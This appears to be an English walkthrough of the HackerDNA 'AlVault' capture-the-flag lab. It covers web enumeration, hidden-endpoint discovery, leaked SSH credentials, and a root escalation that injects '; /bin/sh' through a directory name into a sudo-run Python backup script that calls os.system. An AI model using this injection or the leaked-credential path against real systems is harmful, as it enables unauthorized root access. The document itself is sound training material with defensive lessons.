01 / RECONNAISSANCE

AlVault

HackerDNA / Access control and Linux privilege escalation

English edition
Visual presentation: COMMANDO. Based on the supplied walkthrough and its original screenshots.

Lab information and objective

Platform: HackerDNA **Difficulty:** Medium **Flags:** 2
Lab: hackerdna.com/pt-br/labs/alvault

Retrieve the user and root flags through a chain of information disclosure, hidden-resource discovery, exposed credentials, and privilege escalation.


Service enumeration

```
hacker:~$ nmap -sV 54.229.55.213
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-22 13:50 +0000
NSOCK ERROR [23.0310s] mksock_bind_addr(): Bind to 0.0.0.0:895 failed (IOD #6): Permission denied (13)
Nmap scan report for localhost (54.229.55.213)
Host is up (0.0000040s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 9.9 (protocol 2.0)
80/tcp   open  http        nginx
9000/tcp open  cslistener?
```

01. Original Nmap output from the documented instance.

The attack path focuses on **SSH on TCP/22** and **HTTP on TCP/80**. The screenshot also lists TCP/9880; the walkthrough does not investigate that service. HTTP provides the starting point for further enumeration.

Clues in robots.txt



02. robots.txt lists /dev/, /backup/ and /admin/.

These paths help identify areas worth investigating. A robots.txt entry is an indexing instruction, not an access-control mechanism.

02 / SOURCE INSPECTION

Following development clues

HTML comments and internal tooling


The homepage source contains a comment about migrating internal applications to **/dev**. This disclosure provides the next enumeration target.

```
<!DOCTYPE html>
<html>
<head>
    <title>Cybersecurity Solutions Inc.</title>
    <style>
        body { font-family: Arial, sans-serif; margin: 0; padding: 0; }
        header { background-color: #333; color: white; padding: 1em; text-align: center; }
        main { padding: 1em; }
        footer { background-color: #333; color: white; padding: 1em; text-align: center; position: fixed; bottom: 0; width: 100%; }
    </style>
</head>
<body>
    <header>
        <h1>Cybersecurity Solutions Inc.</h1>
    </header>
    <main>
        <h2>Welcome to our company website</h2>
        <p>We provide the best security solutions for your business.</p>
        <!-- Internal dev portal moved to /dev - cleanup old files before pushing to prod -->
    </main>
    <footer>
        &copy; 2023 Cybersecurity Solutions Inc.
    </footer>
</body>
</html>
```

03. Homepage source containing the development-directory reference.

Internal tools

The /dev directory exposes **search.php** and **upload.php**. Source comments suggest an older search implementation may still exist.



04. Internal Tools page linking to search and upload functions.

```
<body>
    <header>
        <h1>Ultimate File Finder</h1>
    </header>
    <main>
        <h2>Enter Folder and File Name</h2>
        <form method="post">
            <label for="folder">Folder Path:</label>
            <input type="text" id="folder" name="folder" placeholder="e.g., /var/www/html/backup" required>

            <label for="filename">File Name:</label>
            <input type="text" id="filename" name="filename" placeholder="e.g., credentials.txt" required>

            <input type="submit" value="Search">
        </form>

            </main>
    <footer>
        &copy; 2025 Cybersecurity Solutions Inc.
    </footer>

    <!--
    TODO: Remove old search file implementation due to security audit findings.
    Note from Dave: I've temporarily disabled access but haven't deleted the file yet
    since we may need to reference the grep implementation for the new version.
    Will clean up by end of sprint.
    -->

</body>
</html>
```

05. Source comment referring to an older search implementation.

03 / CONTENT DISCOVERY


Finding the legacy endpoint

Gobuster enumeration with PHP extensions


The hidden functionality is investigated with Gobuster and SecLists wordlists. Restricting candidates to PHP filenames helps locate scripts not linked from the visible interface.

```
gobuster dir -u http://<LAB_IP>/dev/ \
  -w <SECLISTS_WORDLIST> -x php
```


This is a generalized form of the recorded commands. The original attempts use different wordlists before finding the legacy endpoint.




06. Initial directory-wordlist scan.



07. Additional scan using big.txt.



08. Scan using common.txt.



09. Hidden file_search.php discovered.


The successful scan identifies **file_search.php**, which is not linked from the main application. Its presence confirms that the older implementation remains accessible.

04 / INITIAL SHELL


Exposed credentials to SSH

Legacy file search and the user flag

The legacy search interface exposes sensitive information, including AWS access-key material and credentials used in the environment. The original screenshots redact sensitive values.



10. Search results exposing cloud-related credential information.



11. Search results exposing an SSH password.

Log in as developer

```
ssh developer@<LAB_IP>
cat flag-user.txt
```

The recovered credential allows SSH authentication as **developer**. The user flag is then read from the account's home directory.



12. Successful SSH session and user flag retrieval.

05 / LOCAL ESCALATION

The privileged backup script

Passwordless sudo and shell command construction

```
sudo -l
cat /opt/backup.py
```

```
ip-10-0-7-33:~$ sudo -l
Matching Defaults entries for developer on ip-10-0-7-33:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for developer:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User developer may run the following commands on ip-10-0-7-33:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/backup.py
ip-10-0-7-33:~$
```

13. The developer account can run the backup script through sudo.

The sudo policy permits **/usr/bin/python3 /opt/backup.py** without a password. The script constructs a tar command from user-controlled input and passes it to **os.system()**.

```
ip-10-0-7-33:~$ cat /opt/backup.py
#!/usr/bin/python3
import os
import sys

# List of restricted directories
RESTRICTED_DIRS = ["/", "/root", "/etc", "/bin", "/sbin", "/usr", "/var", "/lib", "/lib64", "/dev", "/proc", "
/sys", "/run", "/boot"]

def backup_files(directory):
    # Resolve symbolic links and normalize the path
    directory = os.path.abspath(directory)

    # Check if the directory is restricted
    if directory in RESTRICTED_DIRS:
        print(f"Error: Backup of {directory} is not allowed for security reasons.")
        return

    if not os.path.isdir(directory):
        print(f"Error: {directory} is not a valid directory.")
        return

    backup_path = "/tmp/backup.tar.gz"
    os.system(f"tar -czf {backup_path} {directory}")
    print(f"Backup of {directory} created at {backup_path}")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        directory = input("Enter directory to backup: ")
        backup_files(directory)
    else:
        backup_files(sys.argv[1])
ip-10-0-7-33:~$
```

14. Original backup script, including validation and os.system() execution.

The script checks the directory before running the command, but it does not safely separate the directory value from shell syntax. A semicolon in the input can introduce a second command executed with the same privileges.


06 / ROOT ACCESS

Command injection to root

Preparing a valid path and injecting a shell command

Create a directory whose literal name includes the injection text. This satisfies the script’s existence check. When the same value is inserted into a shell command, the semicolon separates the tar invocation from /bin/sh.

```
mkdir -p '/home/developer/exploited; /bin/sh'
sudo /usr/bin/python3 /opt/backup.py
# Directory prompt:
/home/developer/exploited; /bin/sh
# Resulting shell:
whoami
cat /root/flag-root.txt
```



15. Original evidence: injected command, root identity, and root flag.

The screenshot shows a tar error followed by a root shell. The semicolon allows the shell command to run even when the preceding tar command fails.

Lessons learned

The chain combines exposed development clues, forgotten functionality, leaked credentials, and unsafe privileged scripting. It demonstrates web enumeration, source review, credential abuse, and Linux privilege escalation.

Remove unused endpoints, protect and rotate exposed secrets, minimize sudo permissions, and pass subprocess arguments without shell interpretation. Input checks alone do not make shell concatenation safe.

Edition note: English adaptation of the supplied PDF. All 15 screenshots and their original redactions are preserved. Commands were not re-executed.